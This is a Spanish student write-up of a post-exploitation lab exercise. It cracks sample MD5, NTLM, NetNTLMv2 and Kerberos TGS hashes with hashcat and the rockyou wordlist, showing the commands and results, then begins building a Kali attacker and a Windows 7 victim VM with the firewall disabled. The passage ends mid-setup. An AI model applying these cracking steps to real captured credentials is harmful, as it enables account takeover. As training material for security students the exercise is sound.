ÍNDICE:

1.- Descripción de la tarea.

Caso práctico

Direct Media (Dominio público)

Una vez Paloma ha completado el curso, Paloma ha adquirido los conocimientos necesarios para poder realizar tareas propias de la fase de Postexplotación.

Al igual que hizo su compañero Luis, Paloma ha de realizar unas sesiones formativas con la finalidad de compartir estos conceptos con sus compañeros de trabajo. De esta manera, todos podrán tener, al menos, unas nociones básicas de ciertas técnicas de Postexplotación que ha podido aprender Paloma en el curso.

Paloma cree que el enfoque que dio Luis a las sesiones formativas es el mejor sistema para poder afianzar los conceptos. De modo que configura un laboratorio de pruebas específico para esta temática y resolver de manera práctica algunas de las tareas aprendidas.


¿Qué te pedimos que hagas?

- **Apartado 1: Proceso de cracking de contraseñas**
  Utilizando la herramienta hashcat en vuestra máquina de ataque Kali Linux, y utilizando el diccionario de posibles contraseñas rockyou (disponible en /usr/share/wordlists/), se necesitan crackear los hashes de los siguientes algoritmos:

  Nota: hay que incluir en este fichero la palabra "hashcat". Se puede añadir esta palabra con el comando "echo hashcat >> /usr/share/wordlists/rockyou.txt"

  Empezare agregando “hashcat” al archivo de diccionario rockyou.txt.

  echo hashcat >> /usr/share/wordlists/rockyou.txt



Hash MD5: "8743b52063cd84097a65d1633f5c74f5"

Creo un archivo con el hash md5

echo "8743b52063cd84097a65d1633f5c74f5" > hash.txt


Utilizo hashcat con el comando “-m 0”(para md5) “-a 0” (ataques de diccionario), -0 cracked_hashes.txt (definiendo la salida de la contraseña crackeada) y hash.txt (que será el que contenga el hash MD5)

hashcat -m 0 -a 0 -o cracked_hashes.txt hash.txt /usr/share/wordlists/rockyou.txt

Hash NTLM: "b4b9b02e6f09a9bd760f388b67351e2b"


Creo el archivo

echo "b4b9b02e6f09a9bd760f388b67351e2b" > hash_ntlm.txt



Cambio el modo al NTLM con -m 1000


hashcat -m 1000 -a 0 -o cracked_hashes.txt hash_ntlm.txt /usr/share/wordlists/rockyou.txt



Hash NETNTLMv2:
"admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030"


Creamos el archivo que contiene la clave.

echo "admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030" > hash_netntlmv2.txt



Para este usaremos -m 5600


hashcat -m 5600 -a 0 -o cracked_hashes.txt hash_netntlmv2.txt /usr/share/wordlists/rockyou.txt



Hash Kerberos TGS:
"$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$8
91ad31d09ab
89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7fc
8bc741acf05c5990741b36ef4311fe
3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0
006c350b0db4fd387adc27c01e9e9
ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0ba
f35c77de12456bf1144b6a750d11f55
805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb66
8c5ed"


Creamos el archivo que contiene el hash

echo
'$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d568
52c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c325
76c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe
3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c491
60276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356de
e2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de124
56bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8
757312e9e4e6272de35e20d52fb668c5ed' > hash_kerberos_tgs.txt



Y por último usaremos -m13100


hashcat -m 13100 -a 0 -o cracked_hashes.txt hash_kerberos_tgs.txt
/usr/share/wordlists/rockyou.txt




Tras ello con un simple cat o con nano por ejemplo consultamos el archivo cracked_hashes.txt

8743b52063cd84097a65d1633f5c74f5:hashcat


b4b9b02e6f09a9bd760f388b67351e2b:hashcat



ADMIN::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030:hashcat



$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de12456bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb668c5ed:hashcat




- # Apartado 2: Instalación del Laboratorio

Para los siguientes ejercicios prácticos Paloma va a reutilizar el laboratorio realizado por Luis. Aprovechando el sistema VirtualBox existente con la


configuración de la "RedNAT" se va a utilizar la misma máquina de ataque "Kali Linux". Sin embargo, en este caso la máquina de la víctima será un Windows 7. Tienes que ayudar a Paloma a montar la máquina vulnerable Windows 7 con las siguientes características:

- Utilizar VirtualBox con la "RedNAT" (la que ya disponéis de la unidad 3) con el direccionamiento de red 10.0.2.0/24.
- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de este enlace . (Aunque también disponemos de ella de la Unidad 3)
- Tener una máquina víctima Windows 7SP1. Podéis descargar una imagen de Windows7 32bits en el siguiente enlace . y una imagen de Windows7 64bits en el siguiente enlace .


Una vez descargada la .iso de la maquina le doy a nuevo en VM VirtualBox nombro la maquina y selecciono la .iso y le doy a siguiente




Después introduzco un nombre de usuario y una contraseña



Tras ello le doy dos Gigas de RAM




Y 32 de disco duro




Y termino con la configuración.

- Una vez instalado deshabilitar el firewall de Windows para exponer el puerto TCP 445 (Si el equipo estuviera en una red de Directorio Activo este paso no es necesario dado que el puerto ha de estar habilitado para poder formar parte del Directorio activo)


Una vez terminada la instalación y lanzada me voy a panel de control y



